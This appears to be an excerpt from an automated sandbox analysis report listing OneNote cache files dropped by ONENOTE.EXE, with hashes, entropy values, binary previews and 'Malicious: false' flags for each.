Preview:	2...>....."...v.....2...>.....~...v...J.....l.....l.qk..B.....LZ.:p.....:p.D7H.. .v+8....:p.D7H...v+8....:p..l.qk..B.....LZ.l.....l.....l.....l.t.....l.....4..'...'.....HY.L.j.... j.D.F?....N...^.....m.!W#..I.....a1.....f.....l.qk..B.....LZ.....HY.L.j....j.D.F?.....HY.L.j....j.D.F?.....:p.....:p.....:p..... :pj.....:pT.]...:p.....:p..B...:pH.....:p..B...:p..>.).:p..J.....;.....4...4...4.."...:p..:p..:p..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....:p.... ..:p....#..:p.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000014.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0412965132382235
Encrypted:	false
SSDEEP:	48:YFsDoNAgOYQOa+tWmELh9lXo9BnmTolrdP7rZmlqdXW5RDOU7HZ/l:2suQT+bEflXo99mTMRf4C
MD5:	232C2051063C288962D4838AAC1A7CEF
SHA1:	BEAB37963337454DD78F0E83C464D09CD2A82017
SHA-256:	A93FAF34FB83CFF62D175647F64D078A55FC8CD79FD70DA7586BF1E45E6A4D0B
SHA-512:	879B944D876921D3D3477EC2B8D56055DDD1ECF619676F71B8C1C9EEBF24E547F3A25B03DAFB60FB0545C617DC731DF51098CE44981216F4E6963B44FDEBCE8
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....I.....I.qk..B.....LZ|.....|.....J..|.....J..|....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....hs..u.....N...^.....]8.v`2.B.>.y..lf.....f.....I.qk..B.....LZ.....hs..u.....hs..u.....|.....|.....|.....|..j....|..T.]..|.....|....B..|..H....|....B..|....>.)|....J.....;.....4...4...4.."...|...|...|....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....|.....|.....#|.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000015.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.088205386083752
Encrypted:	false
SSDEEP:	48:Y6S7Ds4tKL68KthsWEFnHsX/s9hnkTo7rd2trgIwdXAdRioGQ5:0Dsn23jEFMXU9hnkTWReGur
MD5:	0DE5B7FE8841246918EEFB4733DA72B6
SHA1:	F157454487D99308A45D738FE1D31CB40E9E6C02
SHA-256:	727A45B183F4ACA3F2FFC0DAD1452680400AB15FA092D1DC13941A2CA55E17F6
SHA-512:	8CB9D7611102B85B946562D48C5A6A16B89C90328921148F1984C45FE9BDCD5F04AB69AF07446FE4EC3A37FCF2E82CF302C1298F3E49773241A144777DFCA098
Malicious:	false
Preview:	2...>....."...v.....2...>.....~...v...J.....|>o..;7.....I.....I.qk..B.....LZ...|>o..;7.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....K.N_..@7&..H.....N...^.....u..\.E.k.....f.....I.qk..B.....LZ.....K.N_..@7&..H.....K.N_..@7&..H.....j.....T.]B.....H.....B.....>.).....J.....;.....4...4...4.."...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000016.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.094929992227166
Encrypted:	false
SSDEEP:	48:lsevWOcrtptsEtlX5m9LqyTodrdfokr5l+dX6+kuUwa:lsYcrZsEHX5m9WyTMRfHL7uw
MD5:	917CFFBE6A034708E232D50C05DA53C6
SHA1:	DB79B1DA9AC178B39F7EB2675E04BCF972F4B8E0
SHA-256:	8703DACC9A87F03FA3E885A6C20185BC97C0F8AD30E117B760A7F6F293C2440C
SHA-512:	F28F734374CC1E5FEFC341C5A92DBB86B357156D0908D6D4ABBE8045F0C9AF1E2B3615157566E00ACABB62B673F33633C99FDAC53E858E44737E1ECC5875508E4
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZ*.2.....*.2m...;K.nCo*.2m...;K.nCo*.2..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....5....K.$C.....N...^.....s..?..UK..'S;.~.....f.....I.qk..B.....LZ.....5....K.$C.....5....K.$C.....*.2.....*.2.....*.2.....*.2j...*.2T.]..*.2.....*.2..B..*.2H....*.2..B..*.2..>.)*.2..J.....;.....4...4...4.."...*.2.*.2.*.2..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....*.2.....*.2....#*.2.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000017.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped

Size (bytes):	4096
Entropy (8bit):	4.097697147336174
Encrypted:	false
SSDEEP:	48:tsw7D+oK7S2tCxmtgEno3tL8XbL89y1A8XTocJrdlrqITdXN+kwSEa:tsm12k+gEKAXbA9YA8XTJJRp3OuE
MD5:	F6048B2D0E0F04F60041A841C3BE227F
SHA1:	035E207C6F106052CEB4BE3D80459F81CF0B4054
SHA-256:	DB7888379EB8B908B24B4429C200CA98DBCBEF4CA3DA14A5BAD57114DE424EF8
SHA-512:	28641C8B602408BCF3838AD42E3500D3D7AECE8A166BEE128C607CF96C4FBC9EA2C4769793E4A9AB009C22B3932BA8E616E74487EABBC03B63302A9A4DEAC5A4
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZDw.....Dw.m%I..:.....J?Dw.m%I..:.....J?Dw...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....G.....N.8&.....N...^.....F.|Xe.H...X.@u.....f.....I.qk..B.....LZ.....G.....N.8&.....G.....N.8&.....Dw.....Dw.....Dw.....Dw.j....Dw.T.]..Dw.....Dw..B..Dw.H....Dw...B..Dw...>.)Dw...J.....;.....4...4...4.."....Dw..Dw..Dw...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....Dw.....Dw.....#Dw.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000018.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.096505730011047
Encrypted:	false
SSDEEP:	48:1s3FmhGnS+mt0TrUfdt4EdsKXdK9SCF7ToNxrddrfIZqdXo+k7/Ma:1sMyS+mtf34EJXg9SCRTSRRzJOM
MD5:	E105BFDFFAA6B30869A26550A93D260D
SHA1:	7AAE67A907B257F52D878F1B8BF103B51C7BFC4B
SHA-256:	2BDDE3741FBA77033C4913ADFF754DF85EDB7B6B2CEA8DE79E2E0FA94B68EB53
SHA-512:	3FB58A71DDFB749896B4E3979F4D19AAE9E57B506052EBBB9867372190849EB60A7A2B4DC6383D6E6136BAC7F23635086E4B4DAC05CD6A7F5BA945FAA4AAC619
Malicious:	false
Preview:	2...>.....&...v.....2...>.....v...N.....I.....I.qk..B.....LZ.....8T.y..Y.MN...8T.y....Y.MN.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....3r..51....{.EZs.....N...^.....b...$B.}...!h.....f.....I.qk..B.....LZ.....3r..51....{.EZs.....3r..51....{.EZs.....j.....T.].....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000019.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.148702149222483
Encrypted:	false
SSDEEP:	96:QddsrLcpDZS0E9EaXk9ZjTTRv3QUc9DRxrXA:QddsQFS4aXk9ZjvRv3
MD5:	FFB8CC5F3980D336DF1B46145F98D3D9
SHA1:	DD23B8C2FB9B9655F24CF98307B7D7C3EF7B2058
SHA-256:	E3D0E6D637100FCD8E6F82663AA81D2A09357A27DBEE126BAD9430A23F9321AF
SHA-512:	4D2FF5540C33D60B0E6D56506D02DE0B155677EDBCF231A9FBCD171A2458C7956A80F5B7866992C7724CA84CA91CBEABD3684F8C7DE77E83821E46C73C6A546
Malicious:	false
Preview:	2...>.....0...v...$.....?....?.....2...>.....v...X.....I.....I.qk..B.....LZ.....c..b..^...z....c..b..^...z.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....Z.....ys.*.....N...^.....H..3H..$.....f.....I.qk..B.....LZ.....Z.....ys.*.....Z.....ys.*.....j.....T.].....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001A.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.1674025146670814
Encrypted:	false
SSDEEP:	48:+s3S7HIyXKtbttUEPlOBXk9Q8fToFrdQrSnhIp/dXXzkNuBig:+s8oyXKpUEPsXk9zTcRIK6/su

MD5:	5A28992181DFEFD180CB0A8624A3761F
SHA1:	E3793898D2F6EB8F4766D559AF631367CF9C789C
SHA-256:	22CA3ADCF8D699E7CA54D70FD7D0E747A469BA50696DAD199EC2C682F0C1C363
SHA-512:	D7370336F1006B7F66E01183FE0991E51AC8C50BF50B150E019EFE5B640BB6CF5B2F1BBF21EC55A47DC6CF037D3D687E03E82882567C36B268E79CCFF66B8D5 3
Malicious:	false
Preview:	2...>.....0...v...$.....?....?.....2...>.....v...X.....I.....I.qk..B.....LZ.....I.;D..... !.;D.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....$gb.{...#..aT....N...^..... ....d.... C..5.y\.....f.....I.qk..B.....LZ.....$gb.{...#..aT.....$gb.{...#..aT.....j.....T.]....B....H.....B..... >.)....J.....;.....4...4...4..".....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001B.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.143638005615839
Encrypted:	false
SSDEEP:	48:Qesyc/hdmxmVBtg5+EBAC+reXs9P+ToeEJrdSrwIwdXYy9RI+:FsZkxmVBFEBA7iXs9mTr6RKWb
MD5:	68F63BB852654DE13BF0C16A7169D8E6
SHA1:	19F087F3CFCD87D9E32C411871C7B4BF8C66BBC0
SHA-256:	6693170C35EEF7DF02A68764DD11A0120F2A9F80349CA5FDA5D4F66A092EE4F3
SHA-512:	3B4A0E7897BCFC2B4EFD4EC4C263C1F8883024BBBCBEF73E0F702DBDB6A219C6EDB1B575880B7CE16FA472F80C1FA6F6A5B8BEF747B36ADE0412C59A89B69 07C
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.N.....N..<.q.. [..2._.N..<.q..[..2._.N...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....iU.'.k..A.3 .S.....N...^.....z...x.GJ.a.fA.....f.....I.qk..B.....LZ.....iU.'.k..A.3.S.....iU.'.k..A.3.S.....N.....N.....N.....N .j.....N.T.]...N.....N...B...N.H.....N...B...N...>.).N...J.....;.....4...4...4.."....N...N...N...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....N..... .N.....#.N.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001C.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.103049632537083
Encrypted:	false
SSDEEP:	48:Cesafm5fittCeE7CW3Xs9NdXTogrdSreIpdXfGFxmMZ:Vsdfi5E7tXs9NRThRK5Ct
MD5:	89E781F4E8AC2B1F5B5950AB7669FDDA
SHA1:	08526A3164393503CF38B2421B3E844DAF1A41AF
SHA-256:	940AC3A2B08923C1296E0AFB6723B58EB6C0A44F1B46EE11E0D47E9268B1C32C
SHA-512:	1439A97DE42AE273BC21E84001A7A436AAA4F28CEC56A00522FB009B8A89CA28CBAC7DBD2D8ED5261260171E934BAE849A22AC23E1381F6A9699CD839A44F5 69
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.o.....o...9....E..Cl..o. ..9....E..Cl..o...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....1.....-.:...-....N...^..... .....f@..#.K...x..).....f.....I.qk..B.....LZ.....1.....-.:...-.....1....-.:...-.....o.....o.....o.....o.j.....o.T.]...o.....o...B...o.H... ..o...B...o...>.).o...J.....;.....4...4...4.."....o...o...o...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....o.....o.....#.o..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001D.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.120985892418447
Encrypted:	false
SSDEEP:	48:WEtsAo67JXrC/7Zct3w6EEC/lXU9dJxToerdSrLIndXhW4J8g4kebN:VsarE7ZcREEAXU9dT3RKYc
MD5:	069CAB6323328C856A169204F25998F6
SHA1:	B16368E012D622283DB80CE8CD7BF8052F9B5995
SHA-256:	C27CBFFEFFAEA11CCDB095F96A70E6C793BD16DD9D1DC96248DC79E84B71C63A

SHA-512:	E16C338E6F194ABA4744F1A1329169100B1748FE20FAFCB7C8F7836223AFB709DFB927B0DAE1DE41251AF3EC8E807B594635EB72B053F63E88187FA32A7FFD1D
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ'.....'..a.....p$,8'..a.....p$,8'....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'..... .J..H..HgB.D.....N...^..... .....$..6F.^@.....f.....I.qk..B.....LZ..... .J..H..HgB.D..... .J..H..HgB.D.....'.....'.....'.....'..j....'..T.]..'.....'...B..'..H...'....B..'....>.)'....J.....;.....4...4...4.."....'..'..'....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....'.....'.....#'.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001E.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.144221523787201
Encrypted:	false
SSDEEP:	48:jyysnKgYjStQtAOE2CHQBXrEPB9rO0To6rdSr6IBRdX5ALX86p:VsTtQtE2PBXgB9q0TPRKLA
MD5:	5EE9A6895214E85A137F3A784F60CFD7
SHA1:	CED03E6333780485DA2DAB834B5E2242F3DA3CC3
SHA-256:	9762093E9A300FCEA514C47866B31E4A28BE13040F6308A877372D5EF8A4DB77
SHA-512:	966239B7530B49A6F79E501118B1742B4747748B1CCFA4485CD911863A1ADCA59B2A13F218E756098B611841DC4943873457B05382711824AB3007175010F8B6
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.]....]...e\.3.,.....]...e\.3.,.....]...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....`....Z..#$./.O.....N...^..... .....YcO.D...R!.....f.....I.qk..B.....LZ.....`....Z..#$./.O.....`....Z..#$./.O.....]....]....]....]...B.. .].H.....]...B...]...>.).]...J.....;.....4...4...4.."....]...]...]...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....]....]....#.]..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001F.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.110381618440931
Encrypted:	false
SSDEEP:	96:FsWhtJnSzT2kEieIX7l9lpgTtRK8xt0+wQ6D:FsWhtJSzyxTIX7l9lpgpRK8xt0+wQ6
MD5:	068C3F89C557C328E19E701C92C719AC
SHA1:	6C526A92CEB2EFC58F8240C3F64D1BB047C4A949
SHA-256:	FBA5E8AC586C0DBCBE0F9FFDD7EE283B6C2DF08B8653E454C8CF08FCEA58C7E2
SHA-512:	059414F6FCC47A41A592AA380F8ECEA061A6F8A730EBCE13C6D1CCB05E7E08B1BE82EA0A8EE91893454ED591F26D8FC401A2B57EE59EB8D0ED2322C147446172
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ.....F.:....I.....F.:....I.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....b+.'.d..*/...s.b....N...^..... .....y...@O...Uy.....f.....I.qk..B.....LZ.....b+.'.d..*/...s.b.....b+.'.d..*/...s.b.....j.....T.]..... .....B..... H.....B.....>.).....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001G.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.111042861738723
Encrypted:	false
SSDEEP:	48:hs5wPSI0gC5t6DpOEnpDCZPOXY92IxKEjcTo2CrdSrVIeDdXmuaH+1:hsfgC5kDEE1FXY92IxwTkRKjDl
MD5:	6619756788674191DD66105FDEBFCD69
SHA1:	5BFE57A2914A730DEE82D3801D14EE5A79589102
SHA-256:	8B81A058C4D5D3E7E67D5ACE2040107836F7A7ABAB74D23BC294D049C5EBB125
SHA-512:	CF77BD00F5652A45DB13CC68951B2AFFE98CE6022D87152012BC27D6A6AE53C09516A6069E23D14BDEBBFB62A786E4D5496EB7091C8783115DC3AA7D5C171FA7
Malicious:	false

Preview:	2...>.....*...v.....2...>.....v...R.....I.....I.qk..B.....LZ3.....3...p...!L.(..U.3.. .p...!L.(..U.3....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'....._N."..5.6.0.([.....N...^..... .....;vknF..?..n.....f.....I.qk..B.....LZ....._N."..5.6.0.([....._N."..5.6.0.([.....3.....3.....3.....3..j....3..T.]..3.... ...3....B..3..H....3....B..3....>.)3....J.....;.....4...4...4..".....3...3...3....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....3.....3.....#3..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001H.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.094079303613883
Encrypted:	false
SSDEEP:	48:CnxusYBZiJ07NtdGeEmCKJX89sP9beITotrdSr4IOdXC1xsxnknGxrU01:NsX0pBEm/X89YfTsRKgR
MD5:	533C2B06D627884237D58C90C86DD66C
SHA1:	534A777BA522A59196FC11B5510230F29462D41E
SHA-256:	B886C8088125E0EE3F59967DE0DF91CE30E38935BB3BA0691BA72DF9F5287AD5
SHA-512:	DC8E8EBF2D26595D0A9FD26D7E81BEF2AC78944EDA9C98F42B30CE6F5EDC32F8B1843D074D5366FB20EFC9A7C97DD0C289B9654BB8246AA60D79EAC0BE14 96F
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....<.....<.{+.!.2W.....I.....I.qk..B.....LZ.<.{ +.!.2W.....<...I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....~xjd..h.....y.{....N...^..... .....x....A.,;.h.PV.....f.....I.qk..B.....LZ.....~xjd..h.....y.{.....~xjd..h.....y.{.....<.....<.....<.....<.j.....<.T.]...<.....<...B... <.H.....<...B...<...>.).<...J.....;.....4...4...4.."....."....<...<...<...z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....<.....<.....#.<..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001I.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.122261301713409
Encrypted:	false
SSDEEP:	48:KSrJsOY5ajZbstqoElCC5WlXSl9WmmTourdSr9FmIkKdXp50QIHSeJ:KSrJs0jZbs1ElCZlXSl9fmTLRK/MKW
MD5:	8530FF1F44ABA8BC9471C97D90DD7468
SHA1:	A794560E52CF2FF7D600F2E385645EF52F7CE857
SHA-256:	20A7646AB95C045FE70A89551F307AE9E4AE504F96E4C843AE1967ABAFFAF4C3
SHA-512:	38486DCAF83DC832BBDE01A23CDC12822E425AEB2F987F8B84A12F736182304C69A848620361677A5E6AF9C9471527FA05DD00B524F2F865FFF81D7DCD4D65D
Malicious:	false
Preview:	2...>.....,...v... .....2...>.....v...T.....I.....I.qk..B.....LZ.....=t...1?.....=t.. .1?.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....n.V.E...?$\...c.....N...^..... ....!.....J.NQF.....f.....I.qk..B.....LZ.....n.V.E...?$\...c.....n.V.E...?$\...c.....j.....T.].....B....H.....B.. ....>.)....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001J.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.0975833820262935
Encrypted:	false
SSDEEP:	96:K7csQrTpwtcn7RE6c7LIXPl9SGbTARKy2azy6TWe+Co3XyYeJ:Xso4c6DsXQ9bbkRKy2
MD5:	40B82CF733AC938800579742777EE4E4
SHA1:	667AD437906C34ACEF5BABD7F552438EE6F45E35
SHA-256:	7B54B940721F8EFD3EA9E0165A8F053174EB176ECC6055110287BA24563C7103
SHA-512:	9445D70CC637ED1820FDB2E037D2380B09A72ACE69FE5A9F2C2070FFBF8C1E5B188A3D419C8F9E8D7C3E5EE15DD7951F685BEE22BDEA5AC387737357988F1E 6F
Malicious:	false
Preview:	2...>.....,...v... .....2...>.....v...T.....I.....I.qk..B.....LZ.ku.....ku.Z....=....u.ku. Z....=....u.ku..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'..'.....H.....O..pb....N...^..... .....-lj..i@....M.....f.....I.qk..B.....LZ.....H.....O..pb.....H.....O..pb.....ku.....ku.....ku.....kuj.....kuT.]...ku.....k u..B...kuH.....ku..B...ku..>.).ku..J.....;.....4...4...4.."....ku..ku..ku..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....ku.....ku....#.ku..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001K.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.094287737141189
Encrypted:	false
SSDEEP:	48:QHsvU8FDYU8NU87mbq2EtbKEIWCCYKXSd39rFK7To8rdSrKlJdXXiMrjU8NU8D8W:QHsnbq2E4EPBXSd39GTFRKtErE
MD5:	08A91E9B79A34682588AA257168C91F8
SHA1:	EB3524292936377C911B7ACF558DC3286F5E903C
SHA-256:	1748F28A2CF0C068DC83F615D3A766133C28B48F2CDF322D979738F54F2BD4BE
SHA-512:	BADA6FA928C76C210B125122B35AA3341341370D6DF665FF2BCFABD0212358EEDADD41D3790FC196225D53724F002CF1F04FFDB786C90EDDE2D718DF3D2C18 5
Malicious:	false
Preview:	2...>.....v..."..... 2...>.....v...V.....I.....I.qk..B.....LZ.....9..../.>.q..... 9..../.>.q.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....B.9}4...7{....N...^..... .....b..fdB..G..&.....f.....I.qk..B.....LZ.....B.9}4...7{.....B.9}4...7{.....j.....T.].....B. ....H.....B.....>.).....J.....;.....4...4...4.."..... z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001L.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.120009214495203
Encrypted:	false
SSDEEP:	48:tsTBg49DqP1toSEVC/BXw9h55dGTofrdSreIUdXR4xemZeI:tsHuP15EVsXw9ZMTKRKEjL
MD5:	FC097CC43306C5181664221BB247EFDF
SHA1:	413A5B3EAC130AC092F8B5A3422FA5DC729E98EF
SHA-256:	2F21CC3A98ACC9915A11949C2E2BB8E32063D1A30C34AE9371BC901C7A370D9B
SHA-512:	E1758FAB7618718564DEE223517E16DB9B44EA36AE3FADA1CCB97DCDD89C2127849AA5487253E24A6D657817CAA7D190449029B69B4EDFBB3B95AF800193BB FA
Malicious:	false
Preview:	2...>.....*...v..... 2...>.....v...R.....I.....I.qk..B.....LZ.i].....i].....)d0.....i] .....)d0.....i]..I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....:..*.4.....N...^..... .....".j...H....v.c?.....f.....I.qk..B.....LZ.....:..*.4.....:..*.4.....i].....i].....i].....i]j.....i]T.]...i].....i]..B...i]H.....i]..B... i]..>.).i]..J.....;.....4...4...4.."..... i]..i]..i]..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....i].....i]....#.i].....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001M.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.126073068673499
Encrypted:	false
SSDEEP:	96:Fs7zoNZEsWM+XA9ET8RKr7wQIRstQC63:Fs7zow8+XA9EARKr7wQIStQn3
MD5:	5C89F6865F39D0DDA9FCAE63A76AF01F
SHA1:	3A3669A361D29D411F85E4ABD380E2EB7D120D03
SHA-256:	5FCB5E48E40129303045A67F67271AC9A850F01061F9D7FDE3A0301A51150FF3
SHA-512:	1184132A1DE01F9DE0B8C442799F356736EAAE43F20159ECB5DC31294FC7F14CB5225A0556802DD5CEC90D14064CCC9B416A7562D9AC22175BC2475C4CABDE B
Malicious:	false
Preview:	2...>.....*...v..... 2...>.....v...R.....I.....I.qk..B.....LZ.....;ww..8b..... ;ww..8b.....I.qk..B.....LZ.I.....I.....I.....I.t....I.....4..'...'.....EPLU.+4%..... N...^.....c...F.....(.:.....f.....I.qk..B.....LZ.....EPLU.+4%.....EPLU.+4%.....j.....T.]..... .....B.....H.....B.....>.).....J.....;.....4...4...4.."..... z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#..... .....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001N.bin (copy)	
Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data

Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.13112589679243
Encrypted:	false
SSDEEP:	48:+Tusv5pKp4eP/4tcWER35uCAZ5WXtW9R1TTokrdSrSIAedXPl5ybCUWW5b8sF:+TusuieP/4xER3cKXA9RxT9RKkeGv
MD5:	89F8680CB9E0D6922A2902597EB5EA19
SHA1:	82BEDDE5B4C7F1DD558C1830448330DBC29F455C
SHA-256:	E4DEC192BEBA39F3C0FE506874E0F7897FEA7CFC40F79629AE08CB648AED8A51
SHA-512:	1D9636F9B93B6E534ECDF9E303A384562A2B74715E935CCC06648A05491F8C8B80906BBF61EB1EC7187894C017D07355667377AD080F8C8C4375CB1677FD75E9
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....l.....l.qk..B.....LZ..<.....<..!..<..!9....<..!..<..!9....<..I..qk..B.....LZ.I.....l.....l.....l.t.....l.....4..'..'.....O{l.....r....N...^.....o..f?.O...^.,.....f.....l.qk..B.....LZ.....O{l.....r.....O{l.....r.....<.....<.....<.....<j.....<T.]....<.....<..B....<H.....<..B....<..>.)..<..J.....;.....4...4...4.."....<...<..z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....<.....<....#..<.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\00000010.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.126879614443054
Encrypted:	false
SSDEEP:	48:j1s7iDABg0t1ieENAIWCp2hlXk9LX9TomrdSrsUlh1dXtwGkRvqhTnG9Hdz:j1sfBhXtENA1s2LXk9LtT7RKshOF
MD5:	5F46C4470612E5F8CCB0995263BF0783
SHA1:	B12A7A0B6B9CAC6891CCF52A03DF30759CB842C5
SHA-256:	4A5C90038FB0750D2FE4AF65B7D8AEDAEA4651241CD144A20D97359A0FF306F7
SHA-512:	0B9B5AA9D9CFF6FD8199C4C42061E646901BDA59F0AC45392C117236F95BDDC989F9E9285D8F4CDA7D5AF4C66048FA69A4115602EBCD0C8DD490A3476325B32
Malicious:	false
Preview:	2...>.....*...v.....2...>.....v...R.....l.....l.qk..B.....LZ.....O....bD.....O....bD.....l.qk..B.....LZ.I.....l.....l.....l.t.....l.....4..'..'.....(..<q.'P5.Z.G.....N...^.....m...l...M.|.....f.....l.qk..B.....LZ.....(..<q.'P5.Z.G.....(..<q.'P5.Z.G.....j.....T.].....B...H.....B.....>.)....J.....;.....4...4...4.."....z...y.. x.. .....$.....4.....7...7.....;.....4...4...4.....#.....

C:\Users\user\AppData\Local\Microsoft\OneNote\16.0\cache\0000001P.bin (copy)

Process:	C:\Program Files\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	data
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	4.121715061830216
Encrypted:	false
SSDEEP:	96:KwsHa6TxVXEyruX49TwTNRKADahVcT08:3sH7Tn0ySX49TwRRKADaHc
MD5:	73F7C039F98A5507E8C4ECBAA6B98FB6
